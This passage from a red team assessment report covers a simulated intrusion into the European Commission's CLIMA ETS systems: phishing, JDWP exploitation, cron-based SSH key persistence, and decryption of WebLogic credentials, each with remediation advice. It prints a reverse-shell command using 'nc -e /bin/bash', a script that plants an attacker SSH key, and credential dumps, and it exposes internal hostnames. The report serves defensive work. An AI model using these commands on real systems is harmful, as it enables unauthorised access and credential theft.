


Figure 3: Attack path.

4.1.1. External or outsider perspective

The scenario from an outsider perspective was to send 2 separate targeted phishing emails to CLIMA staff and external service providers developing code on the AWS cloud (SRV4DEV), both target audience work on ETS.

4.1.1.1. Step 1: Reconnaissance & Targeting

Target lists were provided by the initiator to minimize the risk of attacking out of scope users. Message tone, sender display names, and timing were tailored to each audience to increase credibility and reduce suspicion.

4.1.1.2. Step 2: Email generation & delivery

Emails were crafted and dispatched using polymorphic templates and unique tracking for each recipient. Each message contained a link that redirected through short-lived redirectors to staged landing pages for credential capture. Email headers, reply-to addresses, and link text mimicked legitimate vendors and internal services of the European Commission. Time windows for sending, emitting IPs, and DKIM/SPF alignment were adjusted to test mail gateway behaviour and evade basic filtering heuristics.

4.1.1.3. Step 3: Capture user interaction

A large proportion of recipients engaged with the content: many clicked the embedded link. The click behaviour was analysed to separate accidental clicks from deliberate interaction.

Goal achieved: "AWS – SRV4DEV AWS GitLab code repo/CI system (PROD)"
See 4.2.1 for more information.

4.1.1.4. Step 4: Post-click monitoring

All redirects and landing pages are logged with detailed telemetry (click timestamps, full referrer chains, IP addresses, geolocation, user-agent strings, and interaction events). This timeline allowed correlation of click events to mail delivery logs and SIEM/EDR alerts to evaluate detection coverage and response timing.

The campaign produced a notable click-through rate, demonstrating human risk and gaps in technical controls and user awareness that warrant mitigations.

4.1.2. Internal or insider perspective

The scenario from an insider perspective was to use internal resources to scan for systems that are part of ETS then try to find vulnerabilities or weaknesses to gain access, maintain access, move laterally until all goals and objectives have been achieved.

4.1.2.1. Step 1: Enumerate all ETS systems

Through slow scans it was possible to scan all internal systems and using a CMDB determine if they belong to ETS and thus consider them for the next steps. With the target list confirmed the Red Team continued scanning for vulnerabilities and exposed services.

4.1.2.2. Step 2: Initial access using JDWP remote code execution

After the initial enumeration of the CLIMA environment several servers with a vulnerable Java Debug Bridge service were identified. This provided the Team the initial foothold on some of the environment's servers. To keep the persistent access and not have to exploit the vulnerability, the Red Team build persistence with the compromised service account by adding a key that can be used to connect normally to the remote system via SSH.

Objectives achieved:

- "Compromise any CLIMA ETS assets not included in the "Out-of-scope" asset list by obtaining unauthorised access"
- Provide IoCs (screenshots) from any compromised in-scope asset

See **Error! Reference source not found.**, 4.3.2

4.1.2.3. Step 3: Expand the reach using discovered credentials, services and Oracle T3

With WebLogic servers compromised using JDWP, it was possible to find and decrypt other passwords that allowed access to among others to T3, readily available on all Oracle servers both allowing encrypted and non-encrypted communication channels. This connection allowed to reach all other WebLogic and Oracle DB servers in the scope and allowed to gain access to the EUTL transaction table which contained a flag to capture (set by CLIMA) by decrypting the Oracle DB password using the readily available wlsth.sh script (shipped with all new WebLogic installations). All while doing the tasks, it was noticed that no EDR solution prevented the malicious interactions including exfiltration of data to Red Team controlled C2.

Goal achieved: "BHS – EUTL Public + database (ACC)"

Objectives achieved:

- Establish C&C communication channel from any in-scope servers
- Provide IoCs (screenshots) from any compromised in-scope asset

See 4.3.3, 4.3.4, 4.3.5, **Error! Reference source not found.**, 4.3.5, 4.3.9, 4.3.10, **Error! Reference source not found.**

4.1.2.4. Step 4: Expand the reach to SHS using a white card

Initial access to SHS was not possible from the normal internal network access. The Red Team requested for a White Card to be able to use existing vulnerability scanners on the secure network to simulate a breach and enumerate vulnerabilities on servers deployed in SHS and continue to reach the goals and objectives. From this access, the same JDWP vulnerability was found and exploited and wlst.sh scripts were used again to decrypt and connect to EUCR & EUTL data warehouse that contains another flag to capture (set by CLIMA). The analysis of database content and connections revealed that some captured users have too permissive permissions on databases and that Oracle DB instances are not audited for malicious connections.

Goal achieved: "SHS – EUCR + EUTL Datawarehouse – BI (ACC)"

Objectives achieved:

- Provide IoCs (screenshots) from any compromised in-scope asset

See 4.3.7, 4.3.8

4.2. External or outsider perspective findings

4.2.1. Susceptibility to phishing emails

Rating	Impacted assets	ATT&CK MITRE	
Low	Corporate laptops Internal Staff External Service Providers	**TA-0001** Initial Access	**T1566** Phishing

4.2.1.1. Description

Two separate phishing campaigns were authorized to be performed by the Red Team on two sets of users with different goals (list was provided by the Initiator):

- CLIMA staff (having *.ec.europa.eu emails, including ext) to simulate a potential compromise of a corporate workstation and user account that has access to the internal network
- External Service Providers (not having an *.ec.europa.eu email) that have accounts to access the AWS SRV4DEV environment, specifically on the Gitlab code repository

In both campaigns, it was noticed that several users clicked on malicious links in created phishing emails. This demonstrates a weakness in user awareness and email security controls, enabling attackers to gain an initial foothold in the environment. By interacting with these links, users may inadvertently download malware, disclose credentials, or provide adversaries with access to internal systems. This type of human-driven vulnerability bypasses many perimeter defenses and highlights the effectiveness of social engineering as an attack vector. If exploited in a real-world scenario, phishing could lead to unauthorized access, credential theft, lateral movement, eventual compromise of critical business assets and data theft. The repeated success of this tactic underscores the importance of both technical defenses and user education in reducing organizational exposure to social engineering threats.

4.2.1.2. Details

- A total of 90 phishing emails was sent
- All emails where successfully delivered
- 47% of recipients opened the email (majority on the AWS Gitlab campaign)
- 42% clicked on the embedded malicious link (majority on the AWS Gitlab campaign)
- In both campaigns a subset of users attempted to enter credentials on the spoofed login page




Figure 4: Phishing exercise summary.

4.2.1.3. Recommendations

- Provide ongoing security awareness training and simulated phishing exercises to educate employees on recognizing and reporting suspicious emails.
- Establish clear incident reporting procedures so that potential phishing attempts can be escalated quickly to the security team.
- Implement strong technical safeguards such as multi-factor authentication (MFA) to limit the impact of compromised credentials.
- Consider browser isolation or link protection services to reduce exposure from malicious sites.

4.3. Internal or insider perspective findings

4.3.1. Java Debug Bridge vulnerable service

Rating	Impacted assets	ATT&CK MITRE	
High	ETS WebLogic and Tomcat servers	**TA-0008** Lateral Movement	**T1210** Exploitation of Remote Services

4.3.1.1. Description

The internal network reconnaissance revealed that several ETS related servers in all environments, including production, have the Java Debug Wire (JDWP) service exposed. JDWP is a commonly used service among developers for debugging applications during the development phase and is an integral part of the European Commission's DevSecOps processes.

Although it is a valuable debugging tool for developers, JDWP also poses a significant security risk due to the lack of authentication and encryption. Attackers can exploit JDWP to remotely execute code on the affected server, potentially compromising the server.

4.3.1.2. Details

The Red Team developed a custom payload to exploit this service and successfully compromised several ETS related servers to obtain remote access on the vulnerable systems. The vulnerable JDWP service was running on various servers with the privileges of the user `wlsopert` or `tomopert`, which did not have administrative privileges.

Depending on the network positioning it was possible to establish connection with the various servers using two techniques, either deploying a listener on the server hosting the vulnerable service or forcing the vulnerable server to connect back to the attacking machine.

Reverse shell connection

The Red Team developed a custom python script that allows to exploit the vulnerable JDWP service, allowing to provide a malicious payload to be executed by the remote operating system. The below command was issued against a vulnerable JDWP service to establish a reverse shell connection back to the Red Team operator's device:

```
python ./jdwp-shellifier.py -t 10.130.140.150 -p 1342 --break-on
'java.lang.String.indexOf' --cmd 'nc -e /bin/bash 10.226.6.104 8443'
```




Figure 5: Exploit of JDWP launching a reverse shell.

Screen clip taken: 17/02/2025 6:15 PM

The list of servers discovered to be vulnerable to JDWP can be found in annex 5.2.1.

4.3.1.3. Recommendations

- Disable the Java Debug Bridge service on all ETS WebLogic and Tomcat servers if it is not needed for the environment, especially in production.
- Expose the Java Debug Bridge service on ETS WebLogic and Tomcat servers only to a restricted and dedicated network segments where only authorised and trusted users such as administrators or developers can connect, especially in production systems.
- Use distinct service accounts with limited privileges for each ETS WebLogic and Tomcat server and service. This approach helps minimize the potential attack surface by restricting access rights to the bare minimum and not having the same account reused in various systems. By adhering to the principle of least privilege, service accounts will be granted only the permissions necessary for their designated tasks, reducing the risk of unauthorised access or misuse of resources.

4.3.2. Absence of auditing of scheduled tasks allows for persistence

Rating	Impacted assets	ATT&CK MITRE	
High	ETS WebLogic and Tomcat servers	**TA-0003** Persistence	**T1098.004** Account Manipulation: SSH Authorized Keys **T1053.003** Scheduled Task/Job: Cron

4.3.2.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**), it was possible to establish persistence with the compromised service user accounts.

By creating new or injecting commands in existing scheduled jobs run by the compromised user allows for persistence by repeating commands to copy the attacker controlled SSH keys to the authorised keys folder on a regular basis. This ensures continued access even after reboots, user logouts or removal of attacker controlled SSH keys. This technique is relatively stealthy, often blending into legitimate system activity, and can be used to maintain access, exfiltrate data, or escalate privileges over time. The associated risks are significant since persistence mechanisms can be difficult to detect without proper auditing, and they may allow attackers to maintain long-term access to compromised systems undetected.

4.3.2.2. Details

During the campaign, it was identified that no effective auditing or monitoring was in place for cron jobs on the targeted systems. This gap allows attackers to abuse cron scheduling to establish persistence by running malicious scripts or commands at regular intervals without detection.

Although attempts to escalate privileges on the hosts were not successful it was possible to achieve persistence by abusing the user's own privileges.

To gain cron job persistence via SSH, the Red Team needed to first create their own SSH public and private key that they can plant on a remote system. Having a shell (remote code execution) on the remote system using the exposed JDWP service, the Red Team was able to simply copy their created keys to a location of their choosing and with some scripting add the key to the authorized keys file in the compromised user's home folder (the local user that runs the JDWP service), either `wlsopert` or `tomopert`, which allows SSH connections to those use accounts without the need to provide any password of the respective user.

It was noted that the file that contains the authorized keys allowing SSH connections are overwritten on regular intervals. The compromised user had no way to interfere with this rewrite, but allowing to execute scheduled jobs through cron allows to put back the attacker-controlled keys on a specific time of day on a daily basis to maintain access.

To automate the process a script was developed with the following code to add the attacker key in the authorised keys file:

```
#!/bin/bash
chmod 600 /ec/local/weblogic/u010/home/wlsopert/.ssh/authorized_keys
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB <…snip…>
/kypAzByqwtn/GSVcSm4XZaymWwu8+Xf4XqBSAQ== test@test.europa.eu' >>
/ec/local/weblogic/u010/home/wlsopert/.ssh/authorized_keys
chmod 400 /ec/local/weblogic/u010/home/wlsopert/.ssh/authorized_keys
```

The next step requires to check and edit the crontab file, which maintains all scheduled cron jobs.

```
270 wlsopert@wlstd03379.cc.cec.eu.int:/ec/local/weblogic/u010/home/wlsopert/scripts-ssh
=> crontab -l
#
33 3 * * * ./bin/clean_fs.sh
35 3 * * * find /ec/local/weblogic/u900/EUCR009_TST/archive -type f -mtime +45 -delete
37 3 * * * find /ec/local/weblogic/u900/EUCR009_TST/archived -type f -mtime +45 -delete
#
#
#CMDB v10 process : data in /ec/local/weblogic/u950/cmdb10
#                   !!!! do not delete or modify !!!!
#
1 0 * * * cd; binc/cmdb10_collect.sh; binc/cmdb10_store.sh
#
#
11 11 * * 0 cd /ec/local/weblogic/u010/home/wlsopert/config/apache_EUCR009_TST; ./watchdogCert.sh
#
#
* * * * * cd /ec/local/weblogic/u010/home/wlsopert/config/EUCR009_TST; ./wrapperRestart_outofmemerrWL.sh >> /var/tmp/wrapperRestart_outofmemerrWLEUCR009_TST.log 2>&1
#
#
*/15 * * * * binc/logs4splunk.sh
271 wlsopert@wlstd03379.cc.cec.eu.int:/ec/local/weblogic/u010/home/wlsopert/scripts-ssh
```

Figure 6: crontab before adding SSH persistence script.

Screen clipping taken: 04/03/2025 11:08

```
=> crontab -l
#
33 3 * * * ./bin/clean_fs.sh
35 3 * * * find /ec/local/weblogic/u900/EUCR009_TST/archive -type f -mtime +45 -delete
37 3 * * * find /ec/local/weblogic/u900/EUCR009_TST/archived -type f -mtime +45 -delete
#
#
#CMDB v10 process : data in /ec/local/weblogic/u950/cmdb10
#                   !!!! do not delete or modify !!!!
#
1 0 * * * cd; binc/cmdb10_collect.sh; binc/cmdb10_store.sh
#
#
11 11 * * 0 cd /ec/local/weblogic/u010/home/wlsopert/config/apache_EUCR009_TST; ./watchdogCert.sh
#
#
* * * * * cd /ec/local/weblogic/u010/home/wlsopert/config/EUCR009_TST; ./wrapperRestart_outofmemerrWL.sh >> /var/tmp/wrapperRestart_outofmemerrWLEUCR009_TST.log 2>&1
#
#
*/15 * * * * binc/logs4splunk.sh
30 10 * * * /ec/local/weblogic/u010/home/wlsopert/scripts-ssh/.sshCheck.sh
```

Figure 7: crontab after adding the SSH persistence script.

Screen clipping taken: 04/03/2025 11:10

As it can be seen from the figure above the new script would run daily at 10:30 a.m. The attacker could connect using SSH at this time and would gain access to the system as the user `wlsopert`

The list of servers used gather the scheduled job persistence proof can be found in annex 5.2.2. **Note** that this could have been done on any system listed in 5.2.1.

4.3.2.3. Recommendation

- Enable monitoring and alerting on changes in the service account's .ssh folder of all ETS WebLogic and Tomcat servers.
- Restrict access via SSH from unauthorised locations (IP whitelist) to all ETS WebLogic and Tomcat servers.
- Enable monitoring and alerting of interactive logins of service accounts used for hosting services on all ETS WebLogic and Tomcat servers.
- Configure auditing and logging on all ETS WebLogic and Tomcat servers so that any creation, deletion, or modification of cron entries is captured and forwarded to a centralized log management or SIEM platform.
- Restrict use and modification of cron jobs on all ETS WebLogic and Tomcat servers to authorized administrators only, changes should follow strict change management processes.
- Regularly review scheduled tasks on all ETS WebLogic and Tomcat servers to validate their legitimacy and remove any unnecessary or outdated entries.
- Implement file integrity monitoring (FIM) on cron configuration files on all ETS WebLogic and Tomcat servers to detect unauthorized changes.

4.3.3. Insecure credentials and secrets storage

Rating	Impacted assets	ATT&CK MITRE	
High	ETS WebLogic and Tomcat servers	**TA-0006** Credential Access	**T1552.001** Unsecured Credentials: Credentials In Files **T1552.004** Unsecured Credentials: Private Keys **T1649** Steal or Forge Authentication Certificates

4.3.3.1. Description

Having an interactive shell on a WebLogic or Tomcat server by exploiting the exposed JDWP service (see **Error! Reference source not found.**) and having establish persistence with the compromised service user accounts (see 4.3.2), local reconnaissance was performed on the hosts to reveal sensitive files.

While reading the files on the disk, the Red Team revealed sensitive information such as passwords, and authentication tokens were stored on the systems and were able to be accessed by the compromised user. These secrets were found either in cleartext or encrypted within configuration files, scripts, environment variables, or in other easily accessible locations on the compromised hosts. Insecurely storing secrets significantly increases the risk of credential being leaked, as unauthorised users who gain access to the effected systems, either directly or through lateral movement, could obtain them. Once collected, these credentials can be used to access other systems, escalate privileges, or propagate further in the environment, potentially leading to full domain compromise or unauthorised access to cloud services and databases.

4.3.3.2. Details

Several instances of insecure secret storage were identified on compromised servers:

Oracle credentials

The Red Team was able to find one configuration file in the WebLogic installation folder. This configuration file contains system and sysop, high privileges users, that can connect to any Oracle product communicating on an exposed T3 protocol. Credentials in these configuration files are however encrypted. WebLogic uses AES keys to encrypt and decrypt these credentials, and those keys are also stored in accessible configuration files on the same system. The Red Team, having access to the server was able to decrypt and extract the credentials via the pre-installed `wlst.sh` script interface (installed within the WebLogic's installation folder – this comes by default when installing any WebLogic server) using a custom developed `decrypt.py` script that runs commands to output decrypted user credentials using the discovered AES keys.

Furthermore, the decrypted credentials were tested and used successfully to authenticate to other Oracle services, enabling lateral movement and further compromise of other WebLogic servers or Oracle Database servers via the T3 protocol. Using the same script it was possible to decrypt passwords that remote Oracle servers contained, that were not reachable from the currently connected system. This allowed accessing Oracle Database passwords and successfully connecting to the database instances, including EUTL acceptance, which contained one of the flags put in place by CLIMA for this campaign.

For example, in one of the affected hosts the following was executed to decrypt passwords:

```
./wlst.sh decrypt.py
```

```
Initializing WebLogic Scripting Tool (WLST) ...

Welcome to WebLogic Server Administration Scripting Shell

Type help() for help on available commands

************************************************************
  CLIMA: Boot.Properties Passwords from 10.130.139.102
************************************************************
File: /ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA001_TST/config/jdbc/AuditDs-1642-jdbc.xml
Decrypted User: sysop
Decrypted Password [redacted]
************************************************************
File: /ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA001_TST/servers/CHTICHLVA001_TSTwls11/security/boot.properties
Decrypted User: sysop
Decrypted Password: [redacted]
************************************************************
File: /ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA001_TST/boot.properties
Decrypted User: sysop
Decrypted Password: [redacted]
************************************************************
************************************************************
         CLIMA DB passwords from 10.130.139.102
************************************************************
File: /ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA001_TST/config/jdbc/AuditDs-1642-jdbc.xml
Oracle DB: jdbc:oracle:thin:@//olrdev15.cc.cec.eu.int:1597/SLM_CLIMA_02_T_TAF.cc.cec.eu.int
Oracle User: SLMAUDIT_APP
Decrypted Password: [redacted]
************************************************************
File: /ec/local/weblogic/u010/home/wlsopert/config/CHTICHLVA001_TST/config/jdbc/SecretsDs-8162-jdbc.xml
Oracle DB: jdbc:oracle:thin:@olrdev22.cc.cec.eu.int:1597/SLM_CLIMA_08_T_TAF.cc.cec.eu.int
Oracle User: SECRETS_URA
Decrypted Password: [redacted]
************************************************************
```

Figure 8: High-privileged Oracle credentials decrypted using wlst.sh.

Screen clipping taken: 20/05/2025 12:34 PM

Furthermore, utilizing the credentials discovered on the compromised hosts it was possible to connect to the EUTL PUBLIC database in the acceptance environment, which contained a **flag** set by the ETS team (*CLIMA_ACC_olrdev20_EUTL_PUBLIC_EUCR)* which allows access to sensitive data.





Figure 9: Access to EUTL PUBLIC database in acceptance.

Screen clipping taken: 08/05/2025 5:12 PM



	TRANSACTION_DATE	ACQUIRING_REGISTRY_ACCOUNT	ACQUIRING_REGISTRY_CODE	ACQUIRING_ACCOUNT_TYPE	TRANSFERRING_REGISTRY_ACCOUNT	TR
1	7-MAR-25 12.10.21.260000000 PM	27722	ER	100	10002107	ER
2	7-MAR-25 12.10.21.285000000 PM	27738	ER	100	10002107	ER
3	7-MAR-25 12.10.21.306000000 PM	27560	ER	100	10002107	ER
4	7-MAR-25 12.10.21.326000000 PM	27562	ER	100	10002107	ER
5	7-MAR-25 12.10.21.354000000 PM	28320	ER	100	10002107	ER
6	7-MAR-25 12.10.21.375000000 PM	28322	ER	100	10002107	ER
7	7-MAR-25 12.10.21.396000000 PM	28324	ER	100	10002107	ER
8	7-MAR-25 12.10.21.428000000 PM	28326	ER	100	10002107	ER
9	7-MAR-25 12.10.21.460000000 PM	28328	ER	100	10002107	ER
10	7-MAR-25 12.10.21.482000000 PM	27574	ER	100	10002107	ER
11	7-MAR-25 12.10.21.502000000 PM	27576	ER	100	10002107	ER
12	7-MAR-25 12.10.21.545000000 PM	27578	ER	100	10002107	ER
13	7-MAR-25 12.10.21.626000000 PM	28420	ER	100	10002107	ER
14	7-MAR-25 12.10.21.647000000 PM	28422	ER	100	10002107	ER
15	7-MAR-25 12.10.21.669000000 PM	27680	ER	100	10002107	ER
16	7-MAR-25 12.10.21.691000000 PM	27682	ER	100	10002107	ER
17	7-MAR-25 12.10.21.714000000 PM	28428	ER	100	10002107	ER
18	7-MAR-25 12.10.21.746000000 PM	27694	ER	100	10002107	ER
19	7-MAR-25 12.10.21.768000000 PM	28424	ER	100	10002107	ER
20	7-MAR-25 12.10.21.795000000 PM	28426	ER	100	10002107	ER
21	7-MAR-25 12.10.21.837000000 PM	27696	ER	100	10002107	ER
22	7-MAR-25 12.10.21.871000000 PM	27698	ER	100	10002107	ER
23	7-MAR-25 12.10.21.912000000 PM	28306	ER	100	10002107	ER
24	7-MAR-25 12.10.22.024000000 PM	28308	ER	100	10002107	ER
25	7-MAR-25 12.10.22.135000000 PM	27534	ER	100	10002107	ER
26	7-MAR-25 12.10.22.249000000 PM	27536	ER	100	10002107	ER
27	7-MAR-25 12.10.22.360000000 PM	27538	ER	100	10002107	ER
28	7-MAR-25 12.10.22.462000000 PM	27540	ER	100	10002107	ER
29	7-MAR-25 12.10.22.484000000 PM	27542	ER	100	10002107	ER
30	7-MAR-25 12.10.22.505000000 PM	27554	ER	100	10002107	ER
31	7-MAR-25 12.10.22.533000000 PM	27556	ER	100	10002107	ER

Figure 10: Acceptance EUTL PUBLIC database data.

Screen clipping taken: 08/05/2025 5:22 PM

Apache Tomcat Hydra JEE Supervisor credentials

The Red Team was able to find one configuration file containing plain text user credentials to connect on the Tomcat Hydra JEE Supervisor in a Tomcat server's installation folder:

```
/ec/local/tomcat/home/tomopert/config/tomcat/init-script.sh
```

```
status_wait(){
        pid=$(tomcat_pid)
        if [ -n "$pid" ]; then
            echo -e "\e[00;32mTomcat is running with pid: $pid\e[00m"
            sleep 10
            test=`curl --max-time 360 --connect-timeout 30 -I -u [redacted] -L "http://localhost:1061/mana
ger/status" 2>/dev/null`
            if echo "$test" | grep "HTTP/1.1 200"
            then
               Message="Tomcat Server and manager are RUNNING"
            elif echo "$test" | grep "Failed connect"
```

Figure 11: Tomcat Hydra JEE credentials found.

Screen clipping taken: 20/02/2025 11:24 AM

This set of credentials was used to access to the following portal:

```
https://intragate.ec.europa.eu/tomcatv2hydra/ui/explorer
```




Figure 12: Hydra JEE Supervisor portal access.

Screen clipping taken: 10/06/2025 3:56 PM

HashiCorp vault secrets

Further reviewing content on the Hydra JEE portal, while being authenticated, revealed configuration files that contain authentication properties to access the global HashiCorp vault. The following file contained information including secrets to connect to a vault having namespace EC/CLIMA_E3_SECURITY_ SAM_SECRETS_PRD.

```
http://tmmcl00376.cc.cec.eu.int:1051/filesystems/classpathFILE/sam-vault-
authentication.properties
```




Figure 13: HashiCorp vault properties file shows secrets.

Screen clipping taken: 10/06/2025 4:07 PM

These examples illustrate the severe impact that compromised credentials can have to an environment.

